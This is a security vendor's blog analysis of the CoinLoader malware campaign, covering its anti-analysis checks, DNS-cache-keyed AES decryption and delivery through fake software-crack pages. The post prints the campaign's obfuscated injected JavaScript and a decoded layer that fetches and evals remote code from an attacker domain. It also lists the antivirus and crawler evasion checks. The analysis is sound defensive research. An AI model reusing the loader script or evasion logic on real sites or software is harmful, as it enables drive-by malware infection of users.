CoinLoader: A Sophisticated Malware Loader Campaign - Avira Blog

By Avira

Published: 2019-11-28 · Archived: 2026-04-05 17:32:51 UTC

Malware is constantly evolving. As the different types do so, they find new ways to bypass security solutions and try to slip under the radar of security companies to become more persistent and hide their identity. During the last year, Avira researchers have been monitoring and investigating a loader family. The loader caught our attention because of the anti-analysis methods it implemented throughout its infection cycle.

Once the loader is activated, the payload can trigger a chain of events that eventually result in the installation of adware, bots , pay-per-install campaigns, and even other Trojan Downloaders.

First look

We were seeing DLLs with the name msimg32.dll being loaded by an executable named setup.exe. Even though the former is not an original Windows DLL, both of them were part of the archive, with the archive typically containing one further resource DLL. The msimg32.dll libraries—each always containing setup.exe – with the remaining two files changing daily.

In general the Portable Executable attributes of the DLL were constantly changing, except one: The export name “AlphaBlend”. The DLL came packed using one of many popular packers like UPX, MPress, VMProtect, or using custom packers.




Figure 1: Exporting of msimg32.dll

The msimg32.dll library was executed in the analysis environment, but it failed to execute. So before we began our static analysis of the file, we assumed that it may have failed to execute because the DLL expects to be loaded by the setup.exe file along with the resource DLL. Consequently, we decided to find the archive—which we achieved with the help of Avira Threat Intelligence. The archive was always called something like “setup.zip” or “setup_<4-digit random number>.zip”.




Figure 2: setup.zip

The file setup.exe is a digitally signed clean file, and is a component of the software.

Unfortunately this time, even with the complete archive, the sample failed to execute in the analysis environment which included both virtual and physical environments. When we executed the sample, an error message was thrown:




Figure 3: Failed execution

Inside msimg32.dll

As our attempt to run the sample failed, it made us even more curious to investigate it further. So we started digging into the code of msimg32.dll to find out exactly why the sample didn't execute.

After initial unpacking, the sample starts to calculate the base address of the kernel32.dll from the TEB (Thread Environment Block)—a typical method used by malware to retrieve the API addresses required for it to execute.

```
55              push ebp
8BEC            mov ebp,esp
51              push ecx                                ecx:L"kernel32.dll"
64:A1 18000000  mov eax,dword ptr [redacted]:[18]
53              push ebx
56              push esi
57              push edi
8B40 30         mov eax,dword ptr ds:[eax+30]
8BF9            mov edi,ecx                             ecx:L"kernel32.dll"
897D FC         mov dword ptr ss:[ebp-4],edi
8B40 0C         mov eax,dword ptr ds:[eax+C]
8B40 0C         mov eax,dword ptr ds:[eax+C]
8B10            mov edx,dword ptr ds:[eax]
85D2            test edx,edx
74 40           je msimg32.63396120
33C0            xor eax,eax
8B4A 30         mov ecx,dword ptr ds:[edx+30]           ecx:L"kernel32.dll", [edx+30]:L"kernel32.dll"
85C9            test ecx,ecx                            ecx:L"kernel32.dll"
74 37           je msimg32.63396120
8BF0            mov esi,eax
66:3901         cmp word ptr ds:[ecx],ax                ecx:L"kernel32.dll"
74 26           je msimg32.63396116
33FF            xor edi,edi
8A19            mov bl,byte ptr ds:[ecx]                ecx:L"kernel32.dll"
8D43 BF         lea eax,dword ptr ds:[ebx-41]
3C 19           cmp al,19
77 03           ja msimg32.633960FE
80C3 20         add bl,20
0FBEC3          movsx eax,bl
83C1 02         add ecx,2                               ecx:L"kernel32.dll"
33F0            xor esi,eax
C1C6 13         rol esi,13
83C6 03         add esi,3
66:3939         cmp word ptr ds:[ecx],di                ecx:L"kernel32.dll"
75 E1           jne msimg32.633960F2
8B7D FC         mov edi,dword ptr ss:[ebp-4]
33C0            xor eax,eax
3BF7            cmp esi,edi
74 0F           je msimg32.63396129
8B12            mov edx,dword ptr ds:[edx]
85D2            test edx,edx
75 C2           jne msimg32.633960E2
33C0            xor eax,eax
5F              pop edi
5E              pop esi
5B              pop ebx
8BE5            mov esp,ebp
5D              pop ebp
C3              ret
```

Figure 4: Base address calculation of kernel32.dll

No.	DLL Name	API Names
1.	Kernel32.dll	LoadLibraryExW FreeLibrary EnumResourceNamesA EnumResourceNamesW GetCurrentDirectoryW FindResourceA FindResourceW LoadResource LockResource SizeofResource
2.	Advapi32.dll	RegOpenCurrentUser RegOpenKeyExW RegClosekey
3.	DNSAPI.dll	DnsGetCacheDataTable

Figure 5: Relevant APIs retrieved in the first stage

After resolving the APIs, the DLL collects certain information listed below:

- It uses RegOpenKeyExW to check if HKCU\Software has the Avira or ESET key name in it, and then stores the result.
- It loads the resource DLL (second DLL in the archive), then loads a string from the resource DLL and internally compares it to the string present in msimg32.dll
- It retrieves the DNS cache of the machine for which the malware uses the **DnsGetCacheDataTable** API function to do. The malware checks the result of the DNS cache entries for three strings (see below for the list of domains).
- The sample checks if it has admin privileges by checking if it has access to SeRestorePrivilege using LookupPrivilegeValueA. It then launches itself with the command line "a70a003acda2a13c1bad50d2ba0139ac" to become an administrator user. A normal Windows UAC prompts appears—but this is only natural as since the process name "setup.exe" is a special process name.


Windows UAC window will be prompted anyhow.

No.	Strings
1	.avira
2	.eset
3	dms.images.comsumer


Figure 6: Strings that are searched for in the DNS cache entry

Based on an evaluation of the information collected in the first stage, the DLL decides to continue or not. See below for the conditions that must be satisfied:

- If the Avira or ESET key is present in the registry under HKCU\Software, it stops execution and exits.
- If the string from the resource DLL doesn't match the string in the loader DLL, the loader stops execution and exits. Here, the loader confirms it executes from the whole archive by checking the integrity of the resource DLL.
- If ".avira" or ".eset" is present in the DNS cache, it stops execution and exits.
- It retrieves the command line of the running process and checks if it contains "a70a003acda2a13c1bad50d2ba0139ac".
- If "dms.images.consumer" isn't present in the DNS cache, it stops execution and exits.




a) Checks for the AVIRA key in the registry




b) Compares local decrypted string with string loaded from accompanying DLL inside the archive

c) Calls to DnsGetCacheDataTable



d) Searches for the ".eset" string in the retrieved DNS cache list



e) Looks for the specific string in the DNS cache

Figure 7: Sequence of checks

Of all the checks, the one which stands out the most was the one for the specific string "**dms.images.consumer**". This string was searched for within each entry inside the DNS cache—meaning that if it is found, victims will have visited this page previously. The string looks like part of a domain name and not a complete one. None of our telemetry sensors concluded that this was targeted, so all victims had this in their DNS cache. Consequently, we assumed that this was part of an infection chain to make the user visit the website containing the string "dms.images.consumer". Still, questions persisted such as how come so many users ended up getting infected. To find out why, we needed to identify how these setup.zip archives were getting onto each victim's machine.

Why is "dms.images.consumer" important?

Before finding out how the setup.zip files ended up on the machine, we needed to determine why the domain with the string "dms.images.consumer" is important for execution of the sample. So to find that out, we just patched the result in a debugger to make the malware believe our analysis machines had the domain containing the required string. While allowing the code to continue, we found that the malware is interested in the last eleven characters of the domain name contain the string "dms.images.consumer". Consequently, it was expecting something like this in the cache: "dms.images.consumerXXXXXXXXXXX", whereby it appends the last eleven characters with the string "13d32" as perhaps some sort of marker. So the value that it stores is "XXXXXXXXXXX13d32", but we don't yet know what will appear in place of X.
The next stage involves the code resolving the next set of APIs. See below for the key ones:

No.	DLL Name	API Names
1.	BCrypt.dll	BCryptOpenAlgorithmProvider BCryptGetProperty BCryptSetProperty BCryptGenerateSymmetricKey BCryptDecrypt

Figure 8: Relevant APIs involved in the second stage

After resolving the relevant APIs, the malware loads the accompanying DLL present in the same directory. It loads the DLL with the LOAD_LIBRARY_AS_DATAFILE flag using the LoadLibraryExW API, then loads the resource named RCDATA. After this, it tries to set up the decryption platform using Bcrypt.dll. Here are the steps:

1. It calls BCryptOpenAlgorithmProvider and sets the provider to AES.
2. It calls BCryptGetProperty for the pszProperties ObjectLength & BlockLength.

3. It calls BCryptSetProperty for the pszProperties ChainingMode & ChainingModeCBC.
4. It calls BCryptGenerateSymmetricKey.
5. The fifth argument, pbSecret points to the last eleven characters of “dms.images.consumer” + “13d32”, so now it is “XXXXXXXXXXX13d32”. Consequently, we know we will not generate the required key object and fail.
6. It calls BCryptDecrypt
7. The second argument, pbInput, is a pointer to the resource data loaded earlier, which is in an accompanying DLL present in the same directory.

Right now we can’t execute decryption since we don’t have a proper secret key.

Initial infection vector

Now we know why “dms.images.consumer” is important, so now we have to find the domain name which contains “dms.images.consumer”. A simple pattern match in a URL database should have been enough, but that won’t exactly answer the question as to how did the DNS cache of so many users machines end up containing this domain name. So we need to find out what the initial infection vector was. The first thing we checked was where these setup.zip files are hosted. Most of the time the setup.zip files are hosted on clean websites, which attackers hack and use as host platforms. Most of the clean websites were running outdated web servers, making it easy for attackers to run file upload vulnerability exploits.

Irrespective of this, the domain name of each clean website didn’t contain the string “dms.images.consumer”. So at this stage it is clear that users may have been victims of a drive-by download attack or social engineering scam. So we started looking back into our telemetry and began noticing that in many cases the sample was executed inside the installation directory of popular software and games. Why would a user run the sample “setup.exe” from these directories? The answer is that these victims were trying to install fake cracks believing them to be genuine.

Spreading malware through cracks, or keygens, isn’t new, but actors behind this campaign are always very successful in getting malware into many machines. Every day, new victims from all over the world fall prey—so there must be something driving these users to fake crack websites. If we are able to find these fake crack websites and trigger a download to get setup.zip, we should be able to find the domain which contained the string “dms.images.consumer”.

The search engine connection

We started the same way as any normal user would when searching for cracks. See below for our list of what we would expect an average-Joe user would do to download a crack and execute it—which of course is an assumption on our part:

- Visit any popular search engine like Google or Yahoo!
- Search using keywords like “any popular software name” + “crack or serial number or full version”
- Most probably visit the top 10 pages
- Download the crack, copy it to the target software install directory, and execute it

So if the attackers are successful at getting into the top 10 search results, there is a high probability that the user may visit the website and fall victim. Search engines uses various algorithms and methods to rank the websites based on search keywords. It's something we won't address here, but for a detailed guide see here

So assuming the above, we performed a search using google.com as our search engine. And our assumption proved correct, as we were able to obtain a setup.zip file by these means. Immediately, we checked our analysis machines to verify if we had the domain name containing the string "dms.images.consumer" in DNS Cache.

The keyword

When we went through the returned search results, we noticed multiple websites being hosted on Weebly.com. Weebly is a free web hosting service that offers many SEO
features too. We were interested only in those pages hosted on Weebly because we were able find multiple pages all with some sort of the same pattern in their code when performing a search using the same keyword. So we fine-tuned our search and added one more keyword: "weebly".




Figure 9: Search results from keyword: Double Cad,serial number,weebly




Figure 9.1: Search results from keywords: Autodesk,serial number, weebly

So from the search results it was clear that attackers have created lots of fake pages and hosted them on Weebly. When we visited one of the pages via the search results, we were provided with a fake download page immediately; however, when we visited the same website by entering its URL directly in the browser, we didn't get the same result. We checked the page's source code, and unsurprisingly it contained encrypted JavaScript—the same was present in most of the pages.

```
<div><div id="844721983113086103" align="left" style="width: 100%; overflow-y: hidden;" class="wcustomhtml"><script>var
muhn='ozz3aFfXDRov27ojuMdDbY7dshLCXMsudKRwgRhVltbhbA3az3h0DCpzBvL22MaZy2srp0cLFqrQWZb0mLc3EBZJvs4Ufn2ItkShiMUI0FvmkHLKtUPrJfv5dR555rGrw
SwLg3SJZDc8gNyWPtAuGK7nYVezPXLJ7dZAlaEzcgAgdvZytipM0lTUUiWuYs2c1CadW7LPYarAk1kD4OgHH7RVsePcnjKSnyoJuWLuGJXZ3tK27syjmuD2ToTSrJCOzInUNJji
dUb7k118CVd3TAF14uZgc1d5gizvg';var
x=atob('GRsIExkuFGUqNxhWanojIgE5FBYHKEIBABxkamM1GwdKJCISCXpPESkgRURFbhwMH1QJWjdyXg0rGGMNagUCIgBzJBxNdFIaHCAwJhwICXYoDQ9lHwMcEz0mXC0HPEV
wPikCECgYA3lxAxEJOAkOBSQBAhoFMyMEJgdgc1QnK0s4Cw8dKnFiAB0CNWo1Gzs8FDwQMxAOBl8TEjcJBhskEGAyPQwiKTI/BSYUCzEyag4DMzIqZkt9bi0BJVsuGkYLcjEEAD
JZODk4DQF8H0MeIQ83DzpmWDw6HAQ0XggfJTAaEAAkXX43AyY4eChWEnZWWBAMBwgbMBwmCjI2ADgmPUEsGDQiYhIBFnsQUhhBXlYwMzBWLDVvCklOIg8RHxdQCQ1SX1w=');va
r zK='';for(var rMnz=0;rMnz<muhn.length;rMnz++){zK+=String.fromCharCode(muhn.charCodeAt(rMnz)^x.charCodeAt(rMnz));}eval(zK);</script>
```

Figure 10: Encrypted script

We decoded the script and identified that there are two layers before the actual check is completed and a fake download page pops up.

```
var xhr = new XMLHttpRequest();
xhr.open('GET', '//megajs1.win/?WISviyk=C11aHU5fQkBAUABcVVJeVkpbFgEcAgc
xhr.withCredentials = true;
xhr.onload = function() {
    var ref = document.referrer;
    eval(xhr.responseText);
};
xhr.send();
```

Figure 11: Script layer 1

In the second layer, the script checks if "document.referrer" contains any of the entries listed in Figure 12. If not, the script will skip popping up the fake download page and additionally check if the user agent doesn't match any of the entries listed in Figure 13. This comprehensive check of both aspects is done to avoid serving content to crawlers that visit the URL directly without referrers.

Sl no,	Referrer
1	yandex
2	google
3	rambler
4	bing
5	mail
6	yahoo
7	msn
8	aol
9	live
10	duckduckgo

Figure 12: List of accepted referrers

Sl no	User Agent
1	Rambler
2	Yandex
3	Google
4	Yaho
5	Googlebot
6	Turtle

Figure 13: List of blocked user agents




Figure 14: Script that avoids crawlers and pops-up a fake download page

After passing the above checks, a fake download page pops up that tricks the user into clicking the download button. Then, a few redirects happen before the setup.zip file drops onto the machine. While analyzing the traffic, we were able to find the response which provides the download link to setup.zip. It also contained an iframe that loads an image from https://crdms.images.consumerreports.org/t_pcard_sm,dpr_2.0,w_200,c_scale/prod/products/cr/product-groups/28984 measuring 1px X 1px , which in turn updates the DNS cache with the domain name **crdms.images.consumerreports.org**. Now it is clear how the domain name containing the string "dms.images.consumer" is present in the DNS cache of each victim's machine. Additionally the response had an IP fingerprinting function.


